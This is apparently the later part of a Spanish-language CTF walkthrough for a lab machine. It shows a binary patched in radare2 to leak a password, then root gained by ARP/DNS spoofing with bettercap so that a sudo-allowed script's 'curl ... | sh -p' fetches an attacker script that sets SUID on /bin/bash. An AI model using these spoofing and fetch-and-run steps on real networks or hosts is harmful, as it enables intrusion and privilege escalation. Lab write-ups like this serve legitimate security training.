      0x00001234  e817feffff  call sym.imp.printf ;[1]
      0x00001239  488d45f4  lea rax, [rbp - 0xc]
      0x0000123d  4889c6  mov rsi, rax
      0x00001240  488d3de00d..  lea rdi, [0x00002027] ; "%d"
      0x00001247  b800000000  mov eax, 0
      0x0000124c  e82fffffff  call sym.imp._isoc99_scanf ;[2]
      0x00001251  8b45f4  mov eax, dword [rbp - 0xc]
      0x00001254  3945f8  cmp dword [rbp - 8], eax
      0x00001257  7572  jne 0x12cb
      0x00001259  488d3dca0d..  lea rdi, str.Correct_Here_is_the_pass:
      0x00001260  e8dbfdffff  call sym.imp.puts ;[3]
      0x00001265  488d8530fe..  lea rax, [rbp - 0x1d0]
      0x0000126c  488d15e50d..  lea rdx, str.FuprpRblcTzeg5JDNNasqeWKpFHvms4
      0x00001273  b937000000  mov ecx, 0x37 ; '7'
      0x00001278  4889c7  mov rdi, rax
      0x0000127b  4889d6  mov rsi, rdx
      0x0000127e  f348a5  rep movsq qword [rdi], qword [rsi]
      0x00001281  4889f2  mov rdx, rsi
      0x00001284  4889f8  mov rax, rdi
      0x00001287  8b0a  mov ecx, dword [rdx]
      0x00001289  8908  mov dword [rax], ecx
      0x0000128b  488d4004  lea rax, [rax + 4]
      0x0000128f  488d5204  lea rdx, [rdx + 4]
      0x00001293  0fb60a  movzx ecx, byte [rdx]
      0x00001296  8808  mov byte [rax], cl
      0x00001298  c745fc0000..  mov dword [rbp - 4], 0
      0x0000129f  eb22  jmp 0x12c3

[0x00002f35]> je 0x12cb
Save changes? (Y/n)

```

```

[0x00001257] [xAdvc]0 24% 195 ./test_4_green> afs0:pd $r.. @ main+120 # 0x1257
      7472  je 0x12cb
      0x00001259  488d3dca0d..  lea rdi, str.Correct_Here_is_the_pass: ; 0x202a ; "Correct!! Here is the pass!"
      0x00001260  e8dbfdffff  call sym.imp.puts ;[1]
      0x00001265  488d8530fe..  lea rax, [rbp - 0x1d0]
      0x0000126c  488d15e50d..  lea rdx, str.FuprpRblcTzeg5JDNNasqeWKpFHvms4
      0x00001273  b937000000  mov ecx, 0x37 ; '7'
      0x00001278  4889c7  mov rdi, rax
      0x0000127b  4889d6  mov rsi, rdx
      0x0000127e  f348a5  rep movsq qword [rdi], qword [rsi]
      0x00001281  4889f2  mov rdx, rsi
      0x00001284  4889f8  mov rax, rdi
      0x00001287  8b0a  mov ecx, dword [rdx]
      0x00001289  8908  mov dword [rax], ecx
      0x0000128b  488d4004  lea rax, [rax + 4]
      0x0000128f  488d5204  lea rdx, [rdx + 4]
      0x00001293  0fb60a  movzx ecx, byte [rdx]
      0x00001296  8808  mov byte [rax], cl
      0x00001298  c745fc0000..  mov dword [rbp - 4], 0
      0x0000129f  eb22  jmp 0x12c3
      0x000012a1  8b45fc  mov eax, dword [rbp - 4]
      0x000012a4  89c7  mov edi, eax
      0x000012a6  ebeafeffff  call sym.imp.lucas ;[2]
      0x000012ab  4898  cdqe
      0x000012ad  0fb6840530..  movzx eax, byte [rbp + rax - 0x1d0]
      0x000012b5  0fbec0  movsx eax, al
      0x000012b8  89c7  mov edi, eax
      0x000012ba  e871fdffff  call sym.imp.putchar ;[3]
      0x000012bf  8345fc01  add dword [rbp - 4], 1
      0x000012c2  0371f000  and dword [rbp - 4], 0
```

ahora cualquier cosa que pongamos sera correcta

```
└─(root💀miguel)-[~/home/miguel]
└# ./test_4_green
Guess the number im thinking: 43535345345
Correct!! Here is the pass:
purpleaslilas
```

purpleaslilas

```
green@color:~$ su purple
Password:
purple@color:/home/green$ whoami
purple
purple@color:/home/green$ ┌
```

```
bash: t: command not found
purple@color:/home/green$ sudo -l
Matching Defaults entries for purple on color:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User purple may run the following commands on color:
    (root) NOPASSWD: /attack_dir/ddos.sh
purple@color:/home/green$ ┌
```

```
purple@color:~$ ls -la
total 36
drwx----- 3 purple purple 4096 Feb 18 08:53 .
drwxr-xr-x 6 root root 4096 Jan 27 2023 ..
lrwxrwxrwx 1 root root 9 Feb 11 2023 .bash_history -> /dev/null
-rwx----- 1 purple purple 220 Jan 27 2023 .bash_logout
-rwx----- 1 purple purple 3526 Jan 27 2023 .bashrc
-rw-r--r-- 1 root root 77 Feb 11 2023 for_purple_only.txt
drwxr-xr-x 3 purple purple 4096 Feb 18 08:53 .local
-rwx----- 1 purple purple 807 Jan 27 2023 .profile
-rw-r--r-- 1 root root 14 Feb 11 2023 user.txt
-rw----- 1 purple purple 868 Feb 20 2023 .viminfo
purple@color:~$ cat user.txt
(:Ez_Colors:)
purple@color:~$ cat for_purple_only.txt
As the highest level user I allow you to use the supreme ddos attack script.
purple@color:~$ ┌
purple@color: ~ ┌────────────────── root@miguel : ~/home/miguel
```

```
(root) NOPASSWD: /attack_dir/ddos.sh
purple@color:/home/green$ cat /attack_dir/ddos.sh
#!/bin/bash
/usr/bin/curl http://masterddos.hmv/attack.sh | /usr/bin/sh -p
purple@color:/home/green$ ls -l /attack_dir/ddos.sh
-rwxr--r-- 1 root root 75 Feb 11 2023 /attack_dir/ddos.sh
purple@color:/home/green$ sudo /attack_dir/ddos.sh
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Left Speed
0          0       0      0      0      0      0      0      0      0curl: (6) Could not resolve host: masterddos.hmv
```

como veo que la direccion no resuelve en nada y en el etc/hosts no puedo escribir, podria hacer un dns spoofing (ya q como dije la direccion no existe) si interceptamos y mandamos ese script pero con nuestro codigo podemos escalar, seguimos los siguientes pasos

creo un script attack.sh con el siguiente codigo

```
#!/bin/bash

chmod u+s /bin/bash
```

he intentado con ettercap y con aprspooft pero no se por que nunca me funciono, asi que segui con bettercap que incluso me parecio mucho mas sencilla que las otras dos, vamos a configurarla

configuraremos el dominio para que apunte a nuestra ip

```
(root💀miguel)-[~/home/miguel]
# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.137.0/24 > 192.168.137.12 » [13:59:01] [sys,log] [inf] gateway monitor started ...
192.168.137.0/24 > 192.168.137.12 » set dns.spoof.domains masterddos.hmv
192.168.137.0/24 > 192.168.137.12 [REDACTED]
192.168.137.0/24 > 192.168.137.12 » set dns.spoof.address 192.168.137.12
192.168.137.0/24 > 192.168.137.12 »
```

en la victima como vemos al hacer traza icmp no conseguimos mantener conexion

```

purple@color:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:02:ee:41 brd ff:ff:ff:ff:ff:ff
        inet 192.168.137.39/24 brd 192.168.137.255 scope global dynamic e
            valid_lft 5104sec preferred_lft 5104sec
        inet6 fe80::a00:27ff:fe02:ee41/64 scope link
            valid_lft forever preferred_lft forever
purple@color:~/attack_dir$ ./ddos.sh
#!/bin/bash
/usr/bin/curl http://masterddos.hmv/attack.sh | /usr/bin/sh -p
purple@color:~/attack_dir$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:~/attack_dir$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:~/attack_dir$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:~/attack_dir$
```

configuramos la el target con la ip de la victima

```

03:18.
192.168.137.0/24 > 192.168.137.12 » set arp.spoof.targets 192.168.137.39
192.168.137.0/24 > 192.168.137.12 » [14:06:32] [endpoint_lost] endpoint 192.168.137.2 8a:e5:b0:e9:b3:1a lost.
192.168.137.0/24 > 192.168.137.12 » arp.spoof on
192.168.137.0/24 > 192.168.137.12 » [14:06:51] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.137.0/24 > 192.168.137.12 »
```

lento, pero vemos que podemos hacer traza icmp

```

purple@color:~/attack_dir$ ping masterddos.hmv
PING masterddos.hmv (192.168.137.12) 56(84) bytes of data.
64 bytes from 192.168.137.12: icmp_seq=1 ttl=64 time=1.46 ms
64 bytes from 192.168.137.12: icmp_seq=2 ttl=64 time=1.29 ms
64 bytes from 192.168.137.12: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.137.12: icmp_seq=4 ttl=64 time=1.40 ms
^C64 bytes from 192.168.137.12: icmp_seq=5 ttl=64 time=1.22 ms

--- masterddos.hmv ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 40048ms
rtt min/avg/max/mdev = 1.179/1.308/1.458/0.105 ms
purple@color:~/attack_dir$
```

y recibimos

```
192.168.137.0/24 > 192.168.137.12 » [14:00:52] [endpoint,lost] endpoint 192.168.137.2 0a:e5:00:e9:03:1a lost.  
192.168.137.0/24 > 192.168.137.12 » arp.spoof on  
192.168.137.0/24 > 192.168.137.12 » [14:06:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
192.168.137.0/24 > 192.168.137.12 » [14:07:26] [sys.log] [inf] dns.spoof sending spoofed DNS reply for masterddos.hmv (->192.168.137.12) to 192.168.137.39 : 08:00:27:02:ee:41 (PCS Systemtechnik GmbH).  
192.168.137.0/24 > 192.168.137.12 » [14:07:26] [sys.log] [inf] dns.spoof sending spoofed DNS reply for masterddos.hmv (->192.168.137.12) to 192.168.137.39 : 08:00:27:02:ee:41 (PCS Systemtechnik GmbH).  
192.168.137.0/24 > 192.168.137.12 » [
```

entonces con un servidor python por el puerto 80, nos descargamos y luego lanzamos el script

```
purple@color:/$ sudo /attack_dir/ddos.sh  
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current  
                                         Dload  Upload Total   Spent   Left Speed  
100     32  100     32    0    0   581      0 --:--:-- --:--:-- --:--:--  581  
purple@color:/$
```

```
—(miguel💀miguel)-[~]  
$ sudo su  
[sudo] password for miguel:  
—(root💀miguel)-[/home/miguel]  
# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.137.39 - - [18/Feb/2025 14:12:46] "GET /attack.sh HTTP/1.1" 200
```

```
purple@color:/$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
purple@color:/$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
I hope you liked it :)
```

Here, some chocolate and the flag:

```
(:go_play_some_minecraft:)
```

```
bash-5.1#
```